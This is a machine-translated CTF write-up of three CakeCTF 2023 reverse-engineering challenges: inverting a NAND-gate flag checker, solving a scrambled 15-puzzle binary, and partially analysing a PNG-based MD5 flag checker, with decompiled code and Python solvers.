This page has been machine-translated from the original page.
Table of Contents

I participated in CakeCTF 2023, which began on November 11, 2023, as a member of 0nePadding.
I had been taking a break from CTFs for a while because I was busy writing Magical WinDbg - A casual guide to Windows dump analysis and troubleshooting -, which we were distributing for free at Tech Book Fest 15, so this was my first CTF in a while. (Shameless plug)
I could barely solve any of the Rev challenges myself, but thanks to my teammates’ hard work we finished in 74th place overall.
This time, I will briefly write up only the challenges we managed to solve.
nande(Rev)
What makes NAND gates popular?
I loaded the provided PDB file for the challenge binary into Ghidra and analyzed the program.
The decompiled result of the main function looked like this.
int __cdecl main(int param_1,char **param_2)
{
  char *_Str;
  size_t inputLength;
  ulonglong j;
  ulonglong i;
  ulonglong k;
  bool isCorrect;

  if (param_1 < 2) {
    printf(s_Usage:_%s_<flag>_14001e100);
  }
  else {
    _Str = param_2[1];
    inputLength = strlen(_Str);
    if (inputLength == 0x20) {
      for (i = 0; i < 0x20; i = i + 1) {
        for (j = 0; j < 8; j = j + 1) {
          InputSequence[j + i * 8] = (byte)((int)_Str[i] >> ((byte)j & 0x1f)) & 1;
        }
      }
      CIRCUIT(InputSequence,OutputSequence);
      isCorrect = true;
      for (k = 0; k < 0x100; k = k + 1) {
        isCorrect = (bool)(isCorrect & OutputSequence[k] == AnswerSequence[k]);
      }
      if (isCorrect) {
        puts(s_Correct!_14001e118);
        return 0;
      }
    }
    puts(s_Wrong..._14001e128);
  }
  return 1;
}
Reading this implementation, we can see that the 0x20-byte input is split into bits and stored in an array called InputSequence.
Then the arrays InputSequence and OutputSequence are passed to the CIRCUIT function, after which the program checks whether OutputSequence matches AnswerSequence.
From this, we can expect that when the input is the correct flag string, the OutputSequence generated by the CIRCUIT function will match the hard-coded AnswerSequence.
So I looked at the decompiled result of the CIRCUIT function and obtained the following. (I have also included the MODULE and NAND functions called from CIRCUIT.)
void __cdecl NAND(uchar param_1,uchar param_2,uchar *param_3)
{
  *param_3 = (param_1 & param_2) == 0;
  return;
}

void __cdecl MODULE(uchar param_1,uchar param_2,uchar *param_3)
{
  undefined auStack_38 [32];
  uchar n1;
  uchar n2;
  uchar n3 [6];
  ulonglong local_10;

  local_10 = __security_cookie ^ (ulonglong)auStack_38;
  NAND(param_1,param_2,&n1);
  NAND(param_1,n1,n3);
  NAND(param_2,n1,&n2);
  NAND(n3[0],n2,param_3);
  __security_check_cookie();
  return;
}

void __cdecl CIRCUIT(uchar *Input,uchar *Output)
{
  ulonglong j;
  ulonglong i;

  for (i = 0; i < 0x1234; i = i + 1) {
    for (j = 0; j < 0xff; j = j + 1) {
      MODULE(Input[j],Input[j + 1],Output + j);
    }
    MODULE(Input[j],'\x01',Output + j);
    memcpy();
  }
  return;
}
In the CIRCUIT function, after calling MODULE(Input[j],Input[j + 1],Output + j); 0xFF times and then executing MODULE(Input[j],'\x01',Output + j);, it repeats the process of copying the generated OutputSequence array back into InputSequence 0x1234 times.
In the MODULE function executed here, the program runs the NAND function multiple times using the values of the first and second arguments, then writes the result to the address given by the third argument.
Reimplementing this processing in Python gives the following code.
def MAKE_In(In,txt):
    for i in range(0x20):
        for j in range(0x8):
            In[i*8+j] = ((ord(txt[i]) >> j) & 0x1f) & 1
    return In

def COPYARR(In,Ou):
    for i in range(0x100):
        In[i] = Ou[i]
    return In

def NAND(a, b):
    if a & b == 1:
        return 0
    else:
        return 1

def MODULE(A,B):
    n1,n2,n3 = (0,0,0)
    n1 = NAND(A,B)
    n3 = NAND(A,n1)
    n2 = NAND(B,n1)
    return NAND(n3,n2)

def CIRCUIT(In, Ou):
    for i in range(0x1234):
        for j in range(0xff):
            Ou[j] = MODULE(In[j],In[j+1])
        Ou[j+1] = MODULE(In[j+1],1)
        In = COPYARR(In,Ou)
    return In,Ou
Based on the findings up to this point, we can see that it is possible to recover the flag by reversing the above processing with AnswerSequence as the argument.
In the end, I was able to obtain the flag with the following solver.
Ans = [ 0x01, 0x01, 0x01, 0x01, 0x01, 0x00, 0x00, 0x01, 0x01, 0x00, 0x00, 0x01, 0x00, 0x00, 0x01, 0x00, 0x00, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x01, 0x01, 0x01, 0x01, 0x01, 0x00, 0x00, 0x01, 0x01, 0x01, 0x01, 0x00, 0x01, 0x00, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x01, 0x01, 0x00, 0x01, 0x01, 0x01, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x00, 0x01, 0x00, 0x01, 0x00, 0x01, 0x01, 0x00, 0x01, 0x00, 0x00, 0x01, 0x01, 0x00, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x01, 0x00, 0x00, 0x01, 0x00, 0x01, 0x01, 0x01, 0x00, 0x00, 0x01, 0x01, 0x01, 0x00, 0x00, 0x01, 0x01, 0x01, 0x00, 0x01, 0x00, 0x01, 0x01, 0x01, 0x01, 0x00, 0x01, 0x01, 0x00, 0x00, 0x00, 0x01, 0x01, 0x00, 0x00, 0x01, 0x01, 0x00, 0x01, 0x01, 0x00, 0x00, 0x00, 0x01, 0x00, 0x01, 0x01, 0x01, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x01, 0x01, 0x01, 0x00, 0x01, 0x00, 0x00, 0x00, 0x01, 0x01, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x00, 0x01, 0x01, 0x00, 0x01, 0x01, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x01, 0x00, 0x01, 0x01, 0x00, 0x01, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x00, 0x01, 0x01, 0x01, 0x01, 0x01, 0x00, 0x01, 0x01, 0x00, 0x01, 0x01, 0x01, 0x00, 0x00, 0x01, 0x00, 0x01, 0x01, 0x00, 0x01, 0x01, 0x00, 0x00, 0x01, 0x00, 0x00, 0x01, 0x01, 0x00, 0x00, 0x01, 0x01, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x01, 0x01, 0x00 ]

def PRINT_FLAG(ARR):
    flag = ""
    for i in range(0x100//8):
        b = "0b"
        for j in range(8):
            b += str(ARR[i*8+j])
        flag += chr(int(b,2))
    print(flag[::-1])
    return

def COPYARR(In,Ou):
    for i in range(0x100):
        In[i] = Ou[i]
    return In

def REV_MODULE(r,b):
    if r == 0 and b == 1:
        return 1
    if r == 1 and b == 1:
        return 0
    if r == 0 and b == 0:
        return 0
    if r == 1 and b == 0:
        return 1

def REV_CIRCUIT(Ans):
    Ans = Ans[::-1]
    Flag = [0 for i in range(0x100)]
    for i in range(0x1234):
        Flag[0] = REV_MODULE(Ans[0],1)
        for j in range(1,0x100):
            Flag[j] = REV_MODULE(Ans[j],Flag[j-1])
        Ans = COPYARR(Ans,Flag)
    return Flag

Flag = REV_CIRCUIT(Ans)
PRINT_FLAG(Flag)

Cake Puzzle(Rev)
Someone cut a cake and scrambled.
When I decompiled the challenge binary’s main function in Ghidra, I obtained the following result.
void main(void)
{
  int N;
  char local_78 [112];

  alarm(1000);
  while( true ) {
    N = q();
    if (N == 0) {
      win();
    }
    printf("> ");
    fflush(stdout);
    N = __isoc99_scanf("%s",local_78);
    if (N == -1) break;
    e((int)local_78[0]);
  }
                    /* WARNING: Subroutine does not return */
  exit(0);
}
From this result, we can see that if the return value of the q function becomes 0, the win function is called and the flag can be obtained.
The decompiled result of the q function looked like this.
M points to a hard-coded 64-byte data region.
undefined8 q(void)
{
  int i;
  int n;

  n = 0;
  do {
    if (2 < n) {
      return 0;
    }
    for (i = 0; i < 3; i = i + 1) {
      if (*(int *)(M + ((long)n * 4 + (long)(i + 1)) * 4) <=
          *(int *)(M + ((long)n * 4 + (long)i) * 4)) {
        return 1;
      }
      if (*(int *)(M + ((long)(n + 1) * 4 + (long)i) * 4) <=
          *(int *)(M + ((long)n * 4 + (long)i) * 4)) {
        return 1;
      }
    }
    n = n + 1;
  } while( true );
}
It is hard to tell at a glance what this code is doing, so I rewrote it in Python to inspect it and found that it checks whether a condition like MArr[0] >= MArr[1] and MArr[1] >= MArr[2] and MArr[2] >= MArr[3] and MArr[4] >= MArr[5] ... is satisfied.
In other words, it divides the 64-byte region M into 16 array elements of 8 bytes each and checks whether they are arranged in ascending order from the beginning.
For reference, the hard-coded data region M converted into an array MArr was as follows.
MArr = [0x445856db,0x4c230304,0x0022449f,0x671a96b7,0x6c5644f7,0x7ff46287,0x6ee9c829,0x5cda2e72,0x00000000,0x698e88c9,0x33e65a4f,0x50cc5c54,0x1349831a,0x53c88f74,0x25858ab9,0x72f976d8]Based on this analysis, we can see that if we somehow rearrange the MArr array into ascending order, we can pass the check in q, reach the win function, and obtain the flag.
Next, let’s trace the processing that can rewrite the contents of the data region M.
The e function called by the program takes a 1-byte character entered by the user as an argument and performs the following processing.
void e(char param_1)
{
  int a;
  int b;

  s(&b,&a);
  if (param_1 == 'U') {
    if (b != 0) {
      f(M + ((long)b * 4 + (long)a) * 4,M + ((long)(b + -1) * 4 + (long)a) * 4);
    }
  }
  else if (param_1 < 'V') {
    if (param_1 == 'R') {
      if (a != 3) {
        f(M + ((long)b * 4 + (long)a) * 4,M + ((long)b * 4 + (long)(a + 1)) * 4);
      }
    }
    else if (param_1 < 'S') {
      if (param_1 == 'D') {
        if (b != 3) {
          f(M + ((long)b * 4 + (long)a) * 4,M + ((long)(b + 1) * 4 + (long)a) * 4);
        }
      }
      else if ((param_1 == 'L') && (a != 0)) {
        f(M + ((long)b * 4 + (long)a) * 4,M + ((long)b * 4 + (long)(a + -1)) * 4);
      }
    }
  }
  return;
}
Here, it first determines the values of a and b with the s function.
As shown below, the s function treats the data region M as an array divided into 8-byte chunks and returns the i and j values when it reaches the element whose value is 0.
void s(int *param_1,int *param_2)
{
  int j;
  int i;

  for (i = 0; i < 4; i = i + 1) {
    for (j = 0; j < 4; j = j + 1) {
      if (*(int *)(M + ((long)i * 4 + (long)j) * 4) == 0) {
        *param_1 = i;
        *param_2 = j;
      }
    }
  }
  return;
}
I did not notice it during the contest, but because it searches with i and j here, we can realize that the one-dimensional array M is being treated as a 16-cell plane.
If we actually arrange MArr as a 4*4 grid of 16 cells, it looks like this.
[0x445856db,0x4c230304,0x0022449f,0x671a96b7,
 0x6c5644f7,0x7ff46287,0x6ee9c829,0x5cda2e72,
 0x00000000,0x698e88c9,0x33e65a4f,0x50cc5c54,
 0x1349831a,0x53c88f74,0x25858ab9,0x72f976d8]
If we further convert that into the rank order of the values in the cells, we get the following.
04 05 01 09
11 14 12 08
00 10 03 06
02 07 15 13
In other words, when M is in its initial state, the s function returns i=2, j=0.
Next, let’s continue tracing the rest of the processing in the e function.
Since it is a bit hard to read, let’s look at the following Python rewrite.
b,a = s(b,a)

base = (b*4+a)
U = (b-1)*4+a
R = b*4+(a+1)
D = (b+1)*4+a
L = b*4+(a-1)

if b != 0:
    s_swap(base,U)

if a != 3:
    s_swap(base,R)

if b != 3:
    s_swap(base,D)

if a != 0:
    s_swap(base,L)
The four available operation characters are U, R, D, and L.
Depending on which character is specified, the value in array M pointed to by index base (the element whose value is 0x0) is swapped with the value at another index.
Again, the important point is to notice the meaning: U, R, D, and L stand for Up, Right, Down, and Left, respectively.
Also, the restrictions for using each command, such as b != 0 and a != 3, are there to prevent moves from going outside the 16-cell board.
From this analysis, we can see that the challenge is a puzzle in which the following 16 cells must be rearranged in ascending order.
04 05 01 09
11 14 12 08
00 10 03 06
02 07 15 13
This type of puzzle is apparently called the 15-puzzle.
Algorithms for solving the 15-puzzle are described on sites like the one below, and it seems that you can solve it efficiently by alternately placing the correct cells in the top row and the rightmost column.
Reference: How to Solve the 15 Puzzle : 12 Steps - Instructables
The 15-puzzle seems to be a classic shortest-path search problem tackled with breadth-first search, and various solvers were available on the internet.
This time, I slightly customized a solver downloadable from the following site and used it to solve the challenge.
Reference: Solving the 8-Puzzle and 15-Puzzle in Python 3: Shortest-Path Search with the A* (A-Star) Algorithm
Running the solver downloaded above lets us obtain the state transitions along the shortest path as shown below.

I modified the code slightly as follows so that I could see the panel moves for the shortest path found by this solver.
if __name__ == '__main__':
    sol, visit = main()
    ans = ""
    state = (0,2)
    from pprint import pprint
    for s in sol:
        # print(s)
        i,j = (0xF,0xF)
        for i in range(4):
            for j in range(4):
                if s[(i*4 + j)] == 0:
                    p1 = i
                    p2 = j
        if p1 != state[1]:
            if state[1] - p1 == 1:
                ans += "U"
            elif state[1] - p1 == -1:
                ans += "D"
        if p2 != state[0]:
            if state[0] - p2 == 1:
                ans += "L"
            elif state[0] - p2 == -1:
                ans += "R"
        state = (p2,p1)
    print(ans)

# URRDLLURURDRULLDRRDLLDLUURDDRRULULDRDLLURRULURDRDDLLULURRDRULLLU
Running this solver identifies URRDLLURURDRULLDRRDLLDLUURDDRRULULDRDLLURRULURDRDDLLULURRDRULLLU as the instruction sequence needed to solve the puzzle.

Therefore, by sending this command sequence to the challenge server with the following script, I was able to obtain the correct flag.
from pwn import *

CONTEXT = "debug"
context.log_level = CONTEXT

target = remote("others.2023.cakectf.com", 14001)
ans = "URRDLLURURDRULLDRRDLLDLUURDDRRULULDRDLLURRULURDRDDLLULURRDRULLLU"
for i in range(len(ans)):
    target.recvuntil(b"> ")
    target.sendline(ans[i].encode())

target.clean()
target.interactive()
Update: imgchk(Rev)
Ordinal flag checker but not for text.
When the challenge binary is decompiled in Ghidra, we can see that it is a program that takes the file path of flag.png from the command-line arguments and validates it with the check_flag function.
undefined8 main(int param_1,undefined8 *param_2)
{
  int iVar1;
  undefined8 uVar2;

  if (param_1 == 2) {
    iVar1 = check_flag(param_2[1]);
    if (iVar1 == 0) {
      puts("Correct!");
    }
    else {
      puts("Wrong...");
    }
    uVar2 = 0;
  }
  else {
    printf("Usage: %s <flag.png>\n",*param_2);
    uVar2 = 1;
  }
  return uVar2;
}
So I tried looking at the check_flag function, but no decompiled result was displayed.

Apparently it avoids decompilation by repeatedly pushing the next block of code onto the stack in a ROP-like manner and then returning.
However, by looking at each section in Ghidra, it was possible to view the decompiled results of the individual pieces.
Fortunately, the function symbol names were left intact, so I used the following Ghidra script to enumerate the names of the functions called from the check_flag function.
from ghidra.program.flatapi import FlatProgramAPI
from ghidra.program.model.address import AddressSet

listing = currentProgram.getListing()
fpapi = FlatProgramAPI(currentProgram)
start_addr = fpapi.toAddr(0x1043c9)
end_addr = fpapi.toAddr(0x104825)

addr_set = AddressSet()
addr_set.add(start_addr, end_addr)

for p in listing.getInstructions(addr_set, True):
	code = p.toString()
	if "CALL" in code:
		func_addr = int(code.split(" ")[1],16)
		fpapi.getFunctionContaining(fpapi.toAddr(func_addr)).getName()

Just from the function names, we can guess that after performing several operations on the PNG file given as a command-line argument, the program hashes some value with MD5 and compares it.
I checked the functions one by one.
The first function called, png_create_read_struct, is a library function that initializes the png_struct structure.
The following png_create_info_struct is also a library function that initializes the png_info structure.
Reference: pngcreateread_struct
Reference: pngcreateinfo_struct
The next functions, png_set_longjmp_fn and _setjmp, appear to be library functions that define the longjmp used for exception handling when an error occurs while reading or writing PNG data.
Reference: PNG Image Input and Output - Image File I/O - Hekiiro Kobo
In addition, png_init_io and png_read_info are also library functions that read PNG file data into memory.
Reference: pnginitio
Reference: pngreadimage
By this point the rough idea is clear: even after png_read_info, libpng library functions continue to be used until the call to png_read_image.
If we reimplement the overall flow up to this point in C, it looks like this.
// gcc read_png.c -lpng

#include <stdio.h>
#include <stdlib.h>
#include <png.h>

void read_png_file(const char *filename) {
    FILE *fp = fopen(filename, "rb");
    if (!fp) abort();

    png_structp png = png_create_read_struct(PNG_LIBPNG_VER_STRING, NULL, NULL, NULL);
    if (!png) abort();

    png_infop info = png_create_info_struct(png);
    if (!info) abort();

    if (setjmp(png_jmpbuf(png))) abort();

    png_init_io(png, fp);
    png_read_info(png, info);

    int width = png_get_image_width(png, info);
    int height = png_get_image_height(png, info);
    png_byte color_type = png_get_color_type(png, info);
    png_byte bit_depth = png_get_bit_depth(png, info);

    printf("Width: %d, Height: %d\n", width, height);
    printf("Color type: %d, Bit depth: %d\n", color_type, bit_depth);

    size_t row_bytes = png_get_rowbytes(png, info);
    printf("Row bytes: %zu\n", row_bytes);

    fclose(fp);
}

int main(int argc, char *argv[]) {
    if (argc != 2) {
        fprintf(stderr, "Usage: %s <file.png>\n", argv[0]);
        return 1;
    }

    const char *filename = argv[1];
    read_png_file(filename);

    return 0;
}
Running this lets us obtain information about the target PNG file.

Once I understood what each step was doing, I followed the flow up to the point where the png_read_image function is called.
First, after png_get_image_width and png_get_image_height are executed, the code branches at the Cake83 point.
Here it checks whether the value obtained by png_get_image_width is 0x1e0 and the value obtained by png_get_image_height is 0x14.
If this check is passed, the code after Cake104 verifies that the result of png_get_color_type is 0x0 and that the value of png_get_bit_depth is 1.
A PNG_COLOR_TYPE value of 0x0, which can be obtained with the png_get_color_type function, means that the image is grayscale.
Also, png_get_bit_depth obtains the number of bits per pixel.
A PNG file like this can be generated with the following code.
from PIL import Image

width, height = 0x1e0, 0x14
mode = "1"
image = Image.new(mode, (width, height), color=255)
image.save("flag.png")
When I verified this with a program I wrote myself, it returned the expected result.

Using this PNG file lets us pass all of the checks, so execution can proceed to the processing after Cake160.
After that, it loops width times and compares the MD5 hash of some value against the hard-coded byte sequence in answer with memcmp.

Inside that loop, another loop runs height times using the information taken from the PNG file.

I could tell that the processing in this loop takes place after obtaining data from the destination address specified by the second argument to the png_read_image function, but the logic was so detailed that I could not fully read through it.

However, immediately after this loop, the address of the string passed as the first argument to the MD5 function matches the address where values are stored inside this loop.

When I performed dynamic analysis around this part, I found that when I supplied an image whose pixels were all white, the 3 bytes passed to the MD5 function became 0x0FFFFF.

On the other hand, when I supplied an image whose pixels were all black, this value became 0x000000.
From these observations, we can see that this program takes some value obtained from the image as a 3-byte input to the MD5 hash function.
In fact, the result of hashing 0x0FFFFF on the binary side matches the result obtained by Python’s hashlib.md5(b"\xff\xff\x0f").hexdigest().
